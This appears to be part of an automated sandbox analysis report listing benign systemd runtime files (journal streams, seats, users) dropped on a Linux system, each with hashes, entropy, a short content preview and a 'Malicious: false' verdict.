Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=6db8da27d2614b6085327b6687b91535.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:82316d0Vixi	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.419171285679209
Encrypted:	false
SSDEEP:	6:SbFuFyLVlg1BG+f+M+Z30kGi0022josQu:qgFq6g10+f+MOkk+NEQu
MD5:	B0A8907B609C6F25ED0A8DEBB6893304
SHA1:	EB96C941D600D95157C0E153C6A351439BB2CF8B
SHA-256:	D1F8AEBC6F55729719BCCCC3F315C2B820864934584FC04D77C49B27D17B3B81
SHA-512:	439632E440AD4A4CF1AB4AAB2DE3EA8A0176D778C9E1F99D00E08255F32A6ED683763B7F856EE123C4DD925C029365DAEAC9B63FC139B20C3DAC65626F6493 3
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=430e1786b2a8441cac45cbb78f40234d.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:82325kj5PUk	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.517594001867384
Encrypted:	false
SSDEEP:	6:SbFuFyLVlg1BG+f+MYM5Be0TU1jZcHcljX+:qgFq6g10+f+MYD0Y3mAu
MD5:	ABC49101AEE9A5730859A37C264711AB
SHA1:	987D0DEB2CC8590A3531369D645AC9D76D8F8BBE
SHA-256:	FBCC358F02D4330A8BFBF168D16195D9E53472EFE38EB65C5F136E383A079717
SHA-512:	FAAC0BBBD6E9BE092DA94EE8397153EF13480179D23E21291FB859050D57DB334796F0F63593A7F86ED4EFF49FFA3368B49997D2FDABE605AEA1E35A23029FB 2
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=a83e8a447e924bc4bff239e56527161a.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:82332X4Oy9k	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.492529579679603
Encrypted:	false
SSDEEP:	6:SbFuFyLVlg1BAf+M4dmQ9myRTjNdQIeXD:qgFq6g1af+M43mCF2D
MD5:	71132D122AD12AA0D6945238DCB4B105
SHA1:	A0551C9B57D1EB7E0BC94FF86F998B89825ABB40
SHA-256:	0438BB0E821C5E90309D5F4E1125D9DADA63A6CB11191CD290AE48096A92B49F
SHA-512:	747768756BBEC25C53528A7DB50C651CA5B5DCDCB376B2D682A632F73A1213E2A32D3C8D7F008674A6DBF74E676E2567FA065E1144914253A64440C1F237A1E
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=29941b6f7d5540cc9d61fec41b178b2d.IDENTIFIER=gdm-wait-for-drm.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:823337NgqTj	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.382048572508351
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm5zAk8mQms22jshQJT:SbFuFyLVIg1BG+f+MNAMs22jtWL0
MD5:	B4EB4DF18CDE12CECB78019C8DE46783
SHA1:	2BF06E29BE7397808D8CBF193A054120DC396FB7
SHA-256:	0DFC91861154D0C6E51AFE30826DAA4F4BECC27F8F19AB275F71E9ED404E224F
SHA-512:	C6E500797EF102779F9AE3336704B10CD66A3E12ECA7586DCB22307EC080F657D2CFAB9203CFD226599CC6DCB64F27D16B9A9F00DB034CB5FBF92DA4527149F
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=30273fde9e084919b9b16876ceff42b7.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:823397oHxbj	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.429175073812111
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm71XS5/LdEQk4uxsja:SbFuFyLVIg1BG+f+MJkiQvTjNE
MD5:	9472FC2581003EC49F43E82DD2D6DC3E
SHA1:	1C9152B6A1195C0527FFEE60DD12E62CB2AF53B0
SHA-256:	C92AFFC87DC50A36859EFC73986E1509133645E008847C0592AFA4B0B5D78F11
SHA-512:	B151BA1E2737BC415EC89ABBDA350DCABBF2740A3ABC5A2B9DF824138F2E9294AD53E9BD441F1BFB3E7FA92C762BEEB2DFEB8F648A59618F9C27DAE3420873E9
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=1462300678af4f03b593fee8a5b000cb.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:82340xkqblm	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.423008377308291
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm8vctXvFqTSSuqjshP:SbFuFyLVIg1BG+f+M8viFqTSSTjbVC
MD5:	407DBA4798133795C9EEC2E708FE8EA6
SHA1:	AAC73E6932093CFB4B4EF84C4579BA0365F86B1D
SHA-256:	77C0C79E5700E077CEDC7181B9CA2B4717AE2C1318DB8D0DCEC13DEBFA25C4CA
SHA-512:	F634AAECC31AB2EAE27E776F98528EB3DDA52933E98A18F97FF3EAFDAAC057AD0EC6E8FAA8DF1E8CAD9739E0A43BFC7D5851369C455317922B4D9A7B6D3C6BC4
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=601c429a812846449c2fcbfedbaf467d.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:82341DCw7Bm	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.530921873379872
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmrRRDVR9mETsqQcNBI:SbFuFyLVIg1BG+f+MDDpNQcz22ji4s
MD5:	3B625A488510F5CE6F775F3FA092C45A
SHA1:	495B4961F013509CA757903B1872CB86CB034BAE
SHA-256:	EDE2F952D589E7CF6964339DD5D08D284F2FAB2A840941F5899A74AEBCD766ED
SHA-512:	A371CD4C34B2ADD6AAC894BA3455096476E062F19A5FEC624F8A354BFDC913104FFBD25BEBDA67B58CE9C4CA6C9286D4ADBDAEEE0AF57E25A93D4F67D48CD036
Malicious:	false

/run/systemd/journal/streams/.#9:82341DCw7Bm	
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=a17d9182d8d048c1bca698d97159f4d5.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:82585XbrKKa	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.562224339708779
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmsG1JcXT9RRos22jsv:SbFuFyLVIg1BG+f+MsG1JcD7msZji4s
MD5:	28398E0A71D2B5D489DD0B4D2695B4A8
SHA1:	FD7613CCA41A970F4BECD1DDCC8F28EB62DDE839
SHA-256:	1B426A18E5C545173802DB8F1EAC8BE5C1A6A89566BAFB2A7F85010228C5AAF3
SHA-512:	BC33588DF2C17B22E8F03CF95DDA2056BB49EA92B9668E7808A6EB19A987CB724D9FEAE2EFCF9F15C6CFAF29D012C118B3C93D5C37BDD5CDB6A3AF56BC0F97E
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=f8767c8b1c954da192697d26d157745f.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:825943zQs2d	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	222
Entropy (8bit):	5.435581701371092
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MuuV0H4RndMqjLTTIWTIL:qgFq6g10+f+Mv0YbM+EWEL
MD5:	EAD4CFE9DF76BA6EB5F3F3265BF2BCE1
SHA1:	0275AAB6374411E06023FE33EC802DA96E22F6BE
SHA-256:	41C175D0E0D7EA5CE49D3135304DBABADC4FF0E24E1B4200E09F57F3A7C003D0
SHA-512:	D2B3C7291F6E735793A95264042D5722647BF8634DA1A868EE9740EA3850EFB4056638D48AF0EB850E41F0FB68986950F4A7BF7C33CA9C3470485C40F13DEFE4
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=d72df1c8030b48ff973bc9cda1142447.IDENTIFIER=accounts-daemon.UNIT=accounts-daemon.service.

/run/systemd/journal/streams/.#9:82626x38DFc	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.41837293732371
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOdvP69ms947z+h6SnLAqC+h6KV+h6CQzuxm7KSApWPXwsjs2BI:SbFuFyLVK6g7/+BG+f+M2z8ZjNq
MD5:	F4CB184EB2BAE107CBA27D4AF6DEB8C3
SHA1:	435592E234A42491906E2707A6355C83E3BEF33E
SHA-256:	DB61EA97ACE14132FDF81EC8C83FCA231651022060FA7F6B0EEBCB40C023FEEB
SHA-512:	66005501414CF45B7AD3A264E24A189DBF36A7CC0B69F047737545A901E2810179D42D2ADB1D3646B9DF75A66F9989862BE19951095A14FD7E19F4C0079F6207
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=1f330efaa3c04dc6a5398d241e57f720.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:82627YKJOne	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.3777764653233655
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOfvP69ms947z+h6SnLAqC+h6KV+h6CQzuxm7KIgcV7GEYvs22Q:SbFuFyLVI6g7/+BG+f+MPnyvsZjNq
MD5:	D2EA2CBB788C2B5AF456A1EDE1AEEB99
SHA1:	7C632001C2423DA2AE0D509C7B405216FE1AF2D6
SHA-256:	86AF90729E5E39772C6194CD6575B3876CCE4844503B846BA47A97600AD25AFD

/run/systemd/journal/streams/.#9:82627YKJOne	
SHA-512:	21D577D7809FBA2697D1F17BFCD6943562E71E56DC9053EA143D6D0AEC50F5C74A79B2AB2DF931AEBC3B346C65D4218885C38029A81C445DC980DC72354CD90
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=192ac8a01f0c4c309a05ec33377cad74.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:8263567tlbd	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.408491051907338
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm4CLGxzdRcT0jsmNzi:SbFuFyLVIg1BG+f+M4CEzd6T0jdCLKzK
MD5:	D3A103F036E18AD4B1559A1CA510E970
SHA1:	9D349F020F0D34CD30D173988E3BF8FF78B9D215
SHA-256:	C8B5C53EA0A82C78C3F171DAE12BFCC5A485CAE3FE949C232961050E1632E3C4
SHA-512:	95857631B5B73E62DC9CC59B915BB1256E6B610010CC2C917F810753AED3660772369652082C510C0A67C6C3BDD14743D1C8647514B09F38FA8266A4710B954A
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=2275327cf00e4f69ad09fdfc41ba8496.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:83749tN4LYb	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.526162259081127
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+McQka3RKWSJQFrqji4s:qgFq6g10+f+MhP3RAaFCs
MD5:	4ACAE2782AD8A880BEF3ADB8F452F0AC
SHA1:	0AB92CA47B525C52FDB0CFA1F5C10344BCDC7BC9
SHA-256:	87404369E37CD20B9F38E5492B6611ABBC1BA29BB19F1654C01AF8B638CF595C
SHA-512:	6E9DFBC09CC1704A0116765C551D008CB432628BD8211C6C32E1E405D0F790BCB75FD9F60BE207EF2B4394D12A2E706B349D147E7BD3FA1A9B4D0190FCD224
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=72355174fe08477180378ed12846d8ba.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:83753qXZNoe	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	199
Entropy (8bit):	5.425833100104825
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmoHDR4Hrw3U0uqjs2BZd:SbFuFyLVIg1BAf+MoHm83LTjNTZD
MD5:	EA2FE0B7A9DDE365337DABD141DFA57F
SHA1:	D2EB3D76F97B1FDE70F784015969E5F6FFC50FF6
SHA-256:	8F609883E853FDE85049694238FE2B5757822BC1499EFD9641925B1121175BEE
SHA-512:	4ED9F8E013BA02F91DAFFBD285D45F773BA945EAD2910F38EC1A1BFE177CF1B9F411A6827A14AEAA4CC6202C703E96FF80B43CD56FB57B8FA5F7C5075486982D
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=bb53a4df77bb420b94e49318b2839616.IDENTIFIER=gdm3.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:83754m4McDc	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.402907280090495
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmsG9x3CEdT2sMxsjsV:SbFuFyLVIg1BG+f+MsYSE9MqjLkGq

/run/systemd/journal/streams/.#9:83754m4McDc	
MD5:	13DA526B86439874E63623D0024F3C27
SHA1:	1EC5D02296276DCB01C84AB5BFC79DD3C9549C89
SHA-256:	9E2041E172C0081907E594A5992272823E353AD211ADF6C00CC7E7E7D0BA34AF
SHA-512:	A1528200EFD4D10F5B018A763BF46FEDC5DEBF29BBF9D9F56684C57BEBE7FA0B7D8C61B82248C5C509FBDFD8E07DBEA51E6A1051123C9DD3A73FD2448FB5C4F6
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=fc021a95533e4edc8cc5295195574861.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:840663g3F9a	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.407141213236344
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmpIkt9aSVUWinqjs16:SbFuFyLVIg1BG+f+Mtd+WXjosQu
MD5:	6B64215D337AE11A78F5A2DA4A47677F
SHA1:	BB8FDF692A5020F3C37FFA7B92E2D45EB184C3E4
SHA-256:	DD98FB9E024471997A22647F5DFBEBAC86869EBA364AF49343054F4ED6580327
SHA-512:	F7204BDAC0125465CBF964D632D318B6BBB710F55BBC39D1C8599D9CCCF7E2BEB90A478F395BE8376B264163E5015ED7CF4D9F216A5F800A16A4D7CC115D30F
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=c48bcf3ea996410ba63afe301347f97d.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:84180WpEzpc	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.4869949113407515
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+My4Xd8snojZcHcljX+:qgFq6g10+f+Mv8g+mAu
MD5:	A5C9B60F0F9AA0AD75ED807051D29205
SHA1:	AD8553F763CDCCC0D06C448D4921952786097425
SHA-256:	53EF50B29493831C1F566A68DCBC34060312A103302B06531D388976401B125E
SHA-512:	2129F56A4FE6AA875A87FC7F46BB241AB5BAB691DC76D4CCBB75011A7F18D725412EE89E62621B4E8D734883D59315C65A73DDA585AC8844FBFC23E47E8E4962
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=807288df1a964240b177b801fbebb644.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:84216DfUEne	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.364033562147113
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm8BcdfDEAkJDgP/tlm:SbFuFyLVIg1BG+f+M8BcdfgAkJDgnUjt
MD5:	9700D1BC1CC8AE712F541AF99B81E130
SHA1:	449FED5856ECBEF5E4DC560FBE32ABD34FB43B51
SHA-256:	80C96F5B93A6E03A8E3EB07A742A9AF7E89E49072A57B2E9BC285AC4F03CA8D1
SHA-512:	8A961A2BB60FE6B993265310CC1A9041E3725BA8776561891034536B393256622FBB41B236827BDEE636CEA408E0F8196A73B4DF128F6D37522C1FBA09D24CD2
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=6d9888f18ed6450d826a43a137cc0d7b.IDENTIFIER=pulseaudio.

/run/systemd/seats/.#seat00Ehpul	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	116

/run/systemd/seats/.#seat00Ehpul	
Entropy (8bit):	4.957035419463244
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+ugKQ2KwshcXSv:SbFuFyLwH47Pg20ggWunQ2rNXc
MD5:	66D114877B3B4DB3BDD8A3AD4F5E7421
SHA1:	62E0CB0F51E0E3F97BE251CB917968DFF69ED344
SHA-256:	A922628916A7DDBE2BAA33F421C82250527EA3C28E429749353A1C75C0C18860
SHA-512:	5651247FA236DCF020A3C8456E4A9A74A85C5B9B3CCE94A3CF8F85FD4D66465C9F97DF7A1822E6CA4553C02BE149F3021D58DCC0C8CB6DCF37F915BD0A1581 7
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.SESSIONS=c1.UIDS=127.

/run/systemd/seats/.#seat04xQr9o	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046 C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0R9FfXC	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046 C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0hTXqCY	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046 C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0rDral5	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped

/run/systemd/seats/.#seat0rDral5	
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0smcvyW	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0wctmKU	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.957035419463244
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+ugKQ2KwshcXSv:SbFuFyLwH47Pg20ggWunQ2rNXc
MD5:	66D114877B3B4DB3BDD8A3AD4F5E7421
SHA1:	62E0CB0F51E0E3F97BE251CB917968DFF69ED344
SHA-256:	A922628916A7DDBE2BAA33F421C82250527EA3C28E429749353A1C75C0C18860
SHA-512:	5651247FA236DCF020A3C8456E4A9A74A85C5B9B3CCE94A3CF8F85FD4D66465C9F97DF7A1822E6CA4553C02BE149F3021D58DCC0C8CB6DCF37F915BD0A15817
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.SESSIONS=c1.UIDS=127.

/run/systemd/users/.#127BvfVkY	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	282
Entropy (8bit):	5.29203630418684
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgVuR257iesnAir/0Ixff6NEJgpVoXTvN2thQc2pb02/g2p9rwB:qgFq30VuR8L/ibBEEJgpVQjkthQHtPYb
MD5:	7344B7EF79C75D3DD42CB85AE5CFC088
SHA1:	D029D3D154AFC6D8D8AC0267C7F00DF4D39D697A
SHA-256:	7A995441074133946E801F3501CE6BBD825DD28CCABDC56B57A308081D1CB78E
SHA-512:	AE4B1B508286B1CF22511CBC092DA4777A0718B3B7CBE61ED71F06E19209C80DF1C48FE0C79B0F0D5DC4DFC0C41F8F6FAE21585F8476719B4719E60CAC845FD
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/12287.REALTIME=1642205269625571.MONOTONIC=477080196.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

/run/systemd/users/.#127F92AyU	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	4.928997328913428
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMs5BuSgVuMI2sKiYiesnAv/XS12K2hwEY8mTQ2pJi22sQ2KkmD2pi:SbFuFyL3BVgVuR257iesnAi12thQc2p4
MD5:	065A3AD1A34A9903F536410ECA748105
SHA1:	21CD684DF60D569FA96EEEB66A0819EAC1B2B1A4
SHA-256:	E80554BF0FF4E32C61D4FA3054F8EFB27A26F1C37C91AE4EA94445C400693941
SHA-512:	DB3C42E893640BAEE9F0001BDE6E93ED40CC33198AC2B47328F577D3C71E2C2E986AAAFEF5BD8ADBC639B5C24ADF715D87034AE24B697331FF6FEC5962630064
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

/run/systemd/users/.#127KrnFGp	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	282
Entropy (8bit):	5.297753979495689
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgVuR257iesnAir/0Ixff9vxJgpRSj02thQc2pb02/g2p9rwB:qgFq30VuR8L/ibBBgpUzthQHtPYq9M
MD5:	C4106A9D805BFF8733A82DBFC8AF5A4A
SHA1:	E3742948C14458C198C31128D33FE3E071260B99
SHA-256:	333D765070F00B72E7F7545F850701B1D42EE371F46188527D922C29A5F098D0
